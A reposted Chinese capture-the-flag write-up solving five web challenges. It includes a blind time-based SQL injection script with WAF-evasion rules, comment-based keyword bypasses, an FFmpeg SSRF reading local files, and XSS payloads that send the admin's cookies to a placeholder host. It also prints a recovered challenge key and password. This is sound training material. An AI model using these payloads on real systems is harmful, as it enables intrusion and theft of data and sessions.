第十届全国大学生信息安全竞赛-web-writeup

转载

dengzhasong7076 于 2017-07-11 20:22:00 发布 287 收藏 1
原文链接：http://www.cnblogs.com/iamstudy/articles/2017_quanguo_ctf_web_writeup.html

PHP execise

```
http://106.75.126.194:6789
备用 http://106.75.126.228:6789
```

输入点是能够执行php代码的，看了一下disabled_function

```
assert,system,passthru,exec,pcntl_exec,shell_exec,popen,proc_open,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcnt
```

对很多文件操作，目录操作函数禁用了，但是当然还是有些没用过滤完整，导致可以列目录，以及对文件的其他操作

列目录

```
$dir="./";$file=scandir($dir);print_r($file);
```

copy flag文件为txt文件

```
copy('flag_62cfc2dc115277d0c04ed0f74e48e3e9.php','lemon.txt');
```

flag是`flag{php_mail_ld_preload}`，从flag内容来看，感觉这个题目是被非预期的很严重。

瞄了一下其他师傅的wp，还有很多中解法，glob读目录，include、show_source读取文件

wanna to see your hat

```
http://106.75.106.203:1515
备用 http://61.174.9.233:1515
```

盲测的时候感觉很懵逼，后面目录扫描发现了svn

```
http://106.75.106.203:1515/.svn/
```

svn恢复工具: https://github.com/kost/dvcs-ripper

主要问题还是这个str_replace

p | login.php | register.php

```php
<?php
defined('black_hat') or header('Location: route.php?act=login');
session_start();
include_once "common.php";
$connect=mysql_connect("127.0.0.1","root","root") or die("there is no ctf!");
mysql_select_db("hats") or die("there is no hats!");
if (isset($_POST["name"])){
    $name = str_replace("'", "", trim(waf($_POST["name"])));
    if (strlen($name) > 11){
        echo("<script>alert('name too long')</script>");
    }else{
        $sql = "select count(*) from t_info where username = '$name' or nickname = '$name'";
        echo $sql;
        $result = mysql_query($sql);
        $row = mysql_fetch_array($result);
        if ($row[0]){
            $_SESSION['hat'] = 'black';
            echo 'good job';
        }else{
    $_SESSION['hat'] = 'green';
        }
        header("Location: index.php");
    }
```

因为经过common.php中的addslashes全局对$_POST处理，这样过滤为空的话，就只剩下了\，刚好绕过单引号的限制

```
http://61.174.9.233:1515/route.php?act=login
name=or/**/1=1%23'&submit=check

flag{good_job_white_hat}
```

flag vending machine

```
http://202.5.20.48/
```

逻辑是注册用户 -> 登陆 -> 购买
注册的时候有waf，会过滤某些字符为空，比如on，select等
开始没注意，导致登陆的时候会经常出现点莫名其妙的问题
购买的时候，我猜可能是先通过商品的id查询出价钱，然后再从session里面获取用户名，直接update去扣除用户钱包里面的钱，其中从session取值的时候没有做过滤，虽然前面都做了。

```
import requests

site = 'http://202.5.20.48/'
url = site + 'register.php'
url1 = site + 'login.php'
url2 = site + 'buy.php?id=1'

headers = {"User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_1) AppleWebKit/601.2.7 (KHTML, lik
          "Content-Type": "application/x-www-form-urlencoded"}

s = requests.session()

def reg(username):
  data = {
    'user': username,
```

```
    'user' : username,
    'pass' : '123456'
  }
  r = s.post(url,data=data,headers=headers)
  return r.content

def login(username):
  user = username.replace('on','')
  #print user
  data = {
    'user': user,
    'pass' : '123456'
  }
  r1 = s.post(url1,data=data,headers=headers)
  return r1.content

def get_sql():
  r = s.get(url2,timeout=1)

def bypasswaf(payload):
  # add on
  k = ['on','ff']
  for i in k:
    payload = payload.replace(i,i[0]+'on'+i[1:])

  l = ['select','union','where']
  for i in l:
    payload = payload.replace(i,i[:3]+'on'+i[3:])

  # l = ['limit']
  # for i in l:
  #   payload = payload.replace(i,i[:2]+'on'+i[2:])

  return payload

def exp(n):
  for i in range(33,127):
  #for i in range(97,123):
    # n = 25
    sql = "select table_name from information_schema.TABLES where TABLE_SCHEMA=database() limit 0,1"
    sql = "select COLUMN_NAME from information_schema.COLUMNS where TABLE_SCHEMA=database() limit 0,1"
    sql = "select thisi5f14g from fff1ag"
    #sql = "select 3456"
    sql = bypasswaf(sql)
    #user = "lemonkka'-(if(ord(mid((%s),%d,1))=%d,sleep(2),1))-0#" % (sql,n,i)
    user = "zzzkacaa'-(if(ord(mid((%s),%d,1))=%d,sleep(0.0001),1))-1#" % (sql,n,i)

    if 'exited' in reg(user):
      print 'exited!!!!!!!!!!'
    login(user)
    try:
      get_sql()
    except:
      return chr(i)

for i in range(1,30):
  print i,'th: data'
  print exp(i)
```

可以得到flag: `flag{bbb6b6ui1d_5q1_iz_3z}`

踩坑踩在#上面，一开始不应该用%23去测，导致半天没效果.

Guestbook

```
http://106.75.119.64:8888/
```

大概是绝望，总共是有两个xss点，`rename.php`、还有一个文本提交

目录结构:

ID	地址	HTTP响应
1	http://106.75.119.64:8888/admin/review.php	200
2	http://106.75.119.64:8888/index.php	200
3	http://106.75.119.64:8888/preview.php	200
4	http://106.75.119.64:8888/rename.php	200
5	http://106.75.119.64:8888/send.php	200
6	http://106.75.119.64:8888/index.php	200
7	http://106.75.119.64:8888/index.php	200

一开始是很熟悉的套路，文本提交那有0ctf出的xss沙盒

利用新建一个iframe可绕过

```
var iframe = document.createElement('iframe');
iframe.src = 'about:blank';
document.body.appendChild(iframe);
window.XMLHttpRequest = iframe.contentWindow.XMLHttpRequest;
```

发现/upload/下是没cookie的
然后仔细研读了首页这几句

```
hello guest,if you want, you can rname.

You can also send message to the administrator, the administrator will review your.
```

猜想应该是administrator作为bot去运行文本框输入的xss代码，`/admin/review.php`提示`mb, you are not admin!!!`，还以为是rename修改为admin就好了

```
var pkav = {
  ajax: function () {
    var xmlHttp;
    try {
      xmlHttp = new XMLHttpRequest();
    } catch (e) {
      try {
        xmlHttp = new ActiveXObject('Msxml2.XMLHTTP');
      } catch (e) {
        try {
          xmlHttp = new ActiveXObject('Microsoft.XMLHTTP');
        } catch (e) {
```

```
          return false;
        }
      }
    }
    return xmlHttp;
  },
  req: function (url, data, method, callback) {
    method = (method || '').toUpperCase();
    method = method || 'GET';
    data = data || '';
    if (url) {
      var a = this.ajax();
      a.open(method, url, true);
      if (method == 'POST') {
        a.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
      }
      a.onreadystatechange = function () {
        if (a.readyState == 4 && a.status == 200) {
          if (callback) {
            callback(a.responseText);
          }
        }
      };
      if ((typeof data) == 'object') {
        var arr = [
        ];
        for (var i in data) {
          arr.push(i + '=' + encodeURIComponent(data[i]));
        }
        a.send(arr.join('&'));
      } else {
        a.send(data || null);
      }
    }
  },
  get: function (url, callback) {
    this.req(url, '', 'GET', callback);
  },
  post: function (url, data, callback) {
    this.req(url, data, 'POST', callback);
  }
};
pkav.post('http://106.75.119.64:8888/rename.php','nname=admin',function(data){
  pkav.get('http://106.75.119.64:8888/',function(data){
    pkav.get('http://106.75.119.64:8888/admin/review.php',function(data){
      var content = window.btoa(document.cookie).concat(window.btoa(data));
      var n0t = document.createElement("link");
      n0t.setAttribute("rel", "prefetch");
      n0t.setAttribute("href", "//ipipip/".concat(content));
      document.head.appendChild(n0t);
    });
  });
});
```

请求了一番，从源码、cookie中并未发现flag,最后通过ajax请求`/admin/`访问时403是无返回的,还以为会把flag藏在这个页面,通过Iframe获取网页信息以及cookie,发现flag在里面,才意识到cookie path路径问题.

```
<script>
var iframe = document.createElement("iframe");
iframe.setAttribute("src", "/admin/");
document.body.appendChild(iframe);
iframe.addEventListener( "load", function(){
  var content = iframe.contentWindow.document.cookie;
  var n0t = document.createElement("link");
  n0t.setAttribute("rel", "prefetch");
  n0t.setAttribute("href", "//ipipip:8080/".concat(window.btoa(content)));
  document.head.appendChild(n0t);
}, false);
</script>
```

```
120.132.61.162 - - [09/Jul/2017:22:44:40 +0800] "GET /YWRtaW49ZmxhZ3tjcjRja19jNXBfbTR5YmVfM3p9 HTTP/1.
1" 404 -
120.132.61.162 - - [09/Jul/2017:22:44:40 +0800] "GET /YWRtaW49ZmxhZ3tjcjRja19jNXBfbTR5YmVfM3p9 HTTP/1.
1" 404 - "http://106.75.103.149:8888/uploads/2017-07-09-22-44-27-hxdlRTF2rgMq.html" "Mozilla/5.0 (Wind
ows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.115 Safari/537.36"
```

flag:flag{cr4ck_c5p_m4ybe_3z}

方舟计划

```
http://123.59.71.217
```

注册的时候，phone存在问题，但是测试发现直接拦截了一些关键字，select from直接拦截，但是可以用select /*!50000from*/去绕过

```
username=xxee1&phone=-12' and extractvalue(0x2a,concat(0x2a,(select table_name /*!50000from*/ information_s

查询当前user表的时候需要另外的select一次，可得到用户名、密码
username=xxee1&phone=-12' and updatexml(1,concat(0x7e,(select a.name /*!50000from*/ (select password as nam
```

```
fangzh0u
mIiD2wpTUTnWDzJO6d329w==
```

从config表中的secrectkey得到一个密钥

AES解密得到密码tencent123


```
>>> from Crypto.Cipher import AES
>>> s = AES.new('BjDjgKE8CEk5hA9z9FDH7otvGntinomp'.decode('base64'))
>>> s.decrypt('mIiD2wpTUTnWDzJO6d329w=='.decode('base64'))
'tencent123\x00\x00\x00\x00\x00\x00'
>>>
```

后面就是前段时间出的FFmpeg的ssrf漏洞，可以读取本地文件内容
利用工具：https://github.com/neex/ffmpeg-avi-m3u-xbin

从/proc/self/cmdline获取到网站路径

但是读取web目录源码并未发现flag，读取`/etc/passwd`上传被拦截了，发现是针对特定的关键字进行拦截，`file:///etc//passwd`即可绕过，发现

最后读取`/home/s0m3b0dy/flag`得到flag



做题过程中，学到一个新的姿势点

> 向数据库插入记录时，有时会有这种需求，当符合某种条件的数据存在时，去修改它，不存在时，则新增，也就是insertOrUpdate操作
> INSERT ... ON DUPLICATE KEY UPDATE Syntax
> http://blog.csdn.net/ghsau/article/details/23557915

转载于:https://www.cnblogs.com/iamstudy/articles/2017_quanguo_ctf_web_writeup.html